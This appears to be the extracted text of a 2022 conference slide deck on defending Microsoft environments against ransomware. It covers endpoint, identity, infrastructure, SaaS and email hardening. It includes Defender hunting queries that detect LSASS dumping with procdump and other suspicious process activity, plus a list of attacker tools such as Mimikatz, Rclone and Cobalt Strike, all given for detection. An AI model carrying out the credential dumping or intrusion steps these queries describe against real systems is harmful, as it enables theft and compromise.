

- **Technical debt**
 - Focus on new product/services/initiatives less on secure foundation
 - Hard to get overview of the entire environment
- **Innovation with Cloud**
 - Not always easy to ensure security cloud environments
 - Unfortunately many cases that have started within Public Cloud
- **Services are quite fragmented**
- **Impossible to keep track of the threat landscape**
 - Example: Norwegian Parliament and Exchange vulnerability
 - Requires constant evaluation of current threats

How to reduce the risk for attacks?



Endpoints



- **Credential Guard (Protect LSASS)**
- **Windows Update For Business + (Third party patch management)**
- **Third-Party vulnerability Management (TVM in Defender)**
- **Browser Patch Management and control over extensions**
 - Ensure that browser restarts after patch is installed
- **LAPS (Local Administrator Password Solution)**
 - Supports AD (there is also a community Azure AD based)
- **Attack Surface Reduction** [Microsoft Defender ASR recommendations | Palantir Blog](#)
 - Office spawning Child Processes
 - Stops the latest MSDT vulnerability
 - [Interactive Online Malware Analysis Sandbox - ANY.RUN](#)
- **DNS Filtering (Cisco or Cloudflare)**
 - 1.1.1.2 (No Malware DNS lookup by Cloudflare)
- **Block RDP on Clients (no I'm not kidding)**



Endpoints

- **Configure default file association**
 - HTA/JS/BAT/JSC/SCT/VBS/WSF
- **Microsoft Security Baseline**
- **Deactivate Office Macros**
 - If needed use Application Guard
 - Works for Edge and Office
- **Avoid use of local administrator (MakeMeAdmin)**
- **Deactivate older versions of SMB**
- **Activate SMB Signering**
- **Sysmon for process monitoring**
 - Collect Sysmon Event Log centralized
- **Have a good AV product installed**
 - [AV-Comparatives \(av-comparatives.org\)](https://av-comparatives.org)
- **Trusted Boot**
 - Part of Windows 11
 - Ensures integrity of boot sequence

pseymour/MakeMeAdmin



Endpoints – Monitoring defender

DeviceProcessEvents

- | where ProcessCommandLine has_all('user', '/Domain', '/Active:Yes', '/PasswordChg:No')
- | summarize commands=count() by DeviceId, bin(Timestamp, 1d)
- | where commands > 200

DeviceProcessEvents

- | where InitiatingProcessFileName =~ "wmiprvse.exe"
- | where FileName =~ "msbuild.exe" and ProcessCommandLine has "programdata"


DeviceProcessEvents

- | where (FileName has_any ("procdump.exe", "procdump64.exe") and ProcessCommandLine has "lsass") or
(ProcessCommandLine has "lsass.exe" and (ProcessCommandLine has "-accepteula" or ProcessCommandLine contains "-ma"))

Great list of resources for hunting queries → [Microsoft-365-Defender-Hunting-Queries](#)

Identity

- **MFA everywhere (Conditional Access)**
- **FIDO (Passwordless sign-in)**
 - Can also be used for logon locally
- **Password Policy in Azure AD / Active Directory**
- **Banned Passwords (Password Protection)**
 - Avoid using weak passwords
- **Identity Governance**
 - Access Packages with Entitlement Manager (Azure AD / Teams / SharePoint)
 - Privileged Identity Management
 - Access Review
- **Azure AD Smart logout**
 - Default 10 attempts (60 seconds logout)
- **Don't have administrator accounts synced to Azure AD**
- **Domain notification from haveibeenpwnd.com**




Infrastructure

- **Have proper logging mechanisms in place**
 - [Audit Policy Recommendations | Microsoft Docs](#)
 - Event ID 4625 (Failed logon), 4740 (account locked out) 4688, 4782
 - Event ID 1100, 104 or 1102 (Event Cleared)
- **Windows Event Forwarding / Splunk / ELK or Sentinel**
- **Deactive non-required services (example Print Spooler on Domain Controller)**
 - [System Services Guidelines Microsoft](#)
- **Have MFA for all external services**
 - ADFS and banned IP address
 - ADFS and Azure MFA
 - NPS and Azure MFA extension (Radius)
- **Have a backup solution that**
 - Supports Immuable backup storage
 - That supports that 3-2-1 rule
 - Should be disconnected from Active Directory (and seperate from the virtualization layer)
 - Ensure that you have proper routines in place to test recovery
 - When was the last time you checked that?

Infrastructure

- **Turn off vulnerable protocols**

- Remove older SMB protocols
- Activate SMB signing
- Require LDAP signing and channel binding
- Disable LLMNR



- **Use LAPS (Local Administrator Password Solution)**

- Rotate and ensure unique admin username and password



- **Ensure that critical servers do not have Internet Access**

- **Enabling LSA Protection**

- **Think about Managed Identities on Azure infrastructure as well**

Infrastructure

- **Group Policy settings**
 - **Built-in Administrator accounts and domain admins**
 - Deny log on as batch job
 - Deny log on as a service
 - Deny logon locally (atleast for DA)
 - Deny logon trough RDP
 - **Audit settings (in addition!)**
 - Audit logon locally to DC
 - Audit logon RDP to DC



SaaS

- **Activate Unified Logging (for Office 365 & Azure AD)**
 - Event ID 50126 (failed logon attempts)
 - Azure AD MFA error codes ([msandbu/azuread · GitHub](#))
- **Monitoring activities for**
 - Login from suspicious locations
- **Define what kind of file types can be synced (O365)**
- **Deactivate email forwarding to external domains**
- **App Governance i Cloud App Security**
- **CASB integration for 3.party SaaS services**
- **Ensure that SaaS support**
 - Identity provisioning from iDP or Federation
 - MFA
 - Logging of user-activity
- **Keep a copy of your Azure AD Configuration**
 - [microsoft/azureadexporter](#)

Set-SPOTenantSyncClientRestriction -
ExcludedFileExtensions « exe;js;hts"

Governance actions

☒ All apps

☐ Notify user ⓘ

☐ Notify additional users ⓘ


☒ Suspend user ⓘ
For Azure Active Directory users

☐ Require user to sign in again ⓘ
For Azure Active Directory users

☐ Confirm user compromised ⓘ
For Azure Active Directory users

Email and Teams

- **Ensure that (SPF, DKIM and DMARC are in place)**
- **Block attachments that should not be sent**
 - zip, .rar, .tar, .tgz, .taz, .z, .gz
- **If these files need to be shared?**
 - Onedrive
- **For services where you need to open any attachment**
 - Application Guard for Office
 - VDI service
- **Add external header in email notifying about external domain**
 - «This is from an external domain»
- **Defender for Office 365 (Safe Attachments og Safe links)**
- **Also be careful with Microsoft Teams Federation**


















Data and information

- **Is sensitive data encrypted?**
- **There are multiple ways to encrypt data**
 - Office 365 = Azure Information Protection
 - Windows Server on-prem = AIP Scanner
 - SharePoint on-prem = AIP Scanner
 - Default = Office and PDF files
 - SQL Server = Transparent data encryption
 - Windows Endpoints = Microsoft Defender for Endpoint
 - Azure Services = Transparent data encryption
 - Azure Infrastructure = Azure Disk Encryption

Choose locations to apply the policy

We'll apply the policy to data that's stored in the locations you choose.

 Protecting sensitive info in on-premises repositories (SharePoint sites and file shares) is now in preview. Note that there are prerequisite steps needed for this capability. [Learn more about the prerequisites](#)

Status	Location	Included
 On	 Exchange email	All Choose distribution group
 On	 SharePoint sites	All Choose sites
 On	 OneDrive accounts	All Choose account or distribution group
 On	 Teams chat and channel messages	All Choose account or distribution group
 On	 Devices	All Choose user or group
 On	 Microsoft Cloud App Security	All Choose instance
 On	 On-premises repositories	All Choose repositories

One Final thing

- **Majority of ransomware starts at the enduser**
- **Moving Endpoints to Azure AD with cut that string (or Chromebooks..)**
 - Machines can still get compromised but lateral movement is hard
 - FlexOS Google even better

On April 24, 2022, a privilege escalation hacking tool, [KrbRelayUp](#), was publicly disclosed on GitHub by security researcher Mor Davidovich. KrbRelayUp is a wrapper that can streamline the use of some features in Rubeus, KrbRelay, SCMUACBypass, PowerMad/SharpMad, Whisker, and ADCSPwn tools in attacks.

Although this attack won't function for Azure Active Directory (**Azure AD**) joined devices, hybrid joined devices with on-premises domain controllers remain vulnerable. [Microsoft Defender for Identity](#) detects activity from the early stages of the attack chain by monitoring anomalous behavior as seen by the

- **Amount of vulnerabilities will continue to rise**
- **Do you have capacity to handle that?**
- **5 hours might already be to late**

Some great resources and content

[DarkFeed \(@ido_cohen2\) / Twitter](#)

[Ransomwaremap \(@ransomwaremap\) / Twitter](#)

[Kevin Beaumont \(@GossiTheDog\) / Twitter](#)

[Nicholas Carroll \(@sloppy_bear\) / Twitter](#)

[Have I Been Pwned: Check if your email has been compromised in a data breach](#)

[Interactive Malware Analysis Sandbox - ANY.RUN](#)

[No Ransom: Free ransomware file decryption tools by Kaspersky](#)

[Emsisoft: Free Ransomware Decryption Tools](#)

[Ransomware Note ID](#) (Tool to identify ransomware variant)

Tools and scripts seen

ADFind
Sharpview
Net Use
NetScan
Esentutl
WMIC
nltest
Anydesk/Teamviewer
Atera
DcSync
RouterScan
Mimikatz
Lazagne
Check.exe
Wscript.exe
vssadmin

Cobalt Strike
Wdigest
Getuin
Invoke-SMBAutoBrute
Net-GPPPassword
ShartChrome
SeatBelto
Kerberoast
Invoke-ShareFinder
PowerView
ProcessHacker
FileZilla SFTP
Advanced IP Scanner
MSSQLUDPScanner
Zero.exe
Splashtop Remote
SQLCMD
Bloodhound
UAC-Tokenmagic
Bloodhound
BITSAdmin

Rclone
Seatbelt
WinSCP
Rubeus
Net user
Schtasks
Dsquery
Psexec
Ntdsutil
Kportscan
WMIC
Masscan
MSSQLUDPScanner
FileZilla

Slides and demos from the conference will be available at

<https://github.com/nordicinfrastructureconference/2022>

Questions? Marius.sandbu@soprasteria.com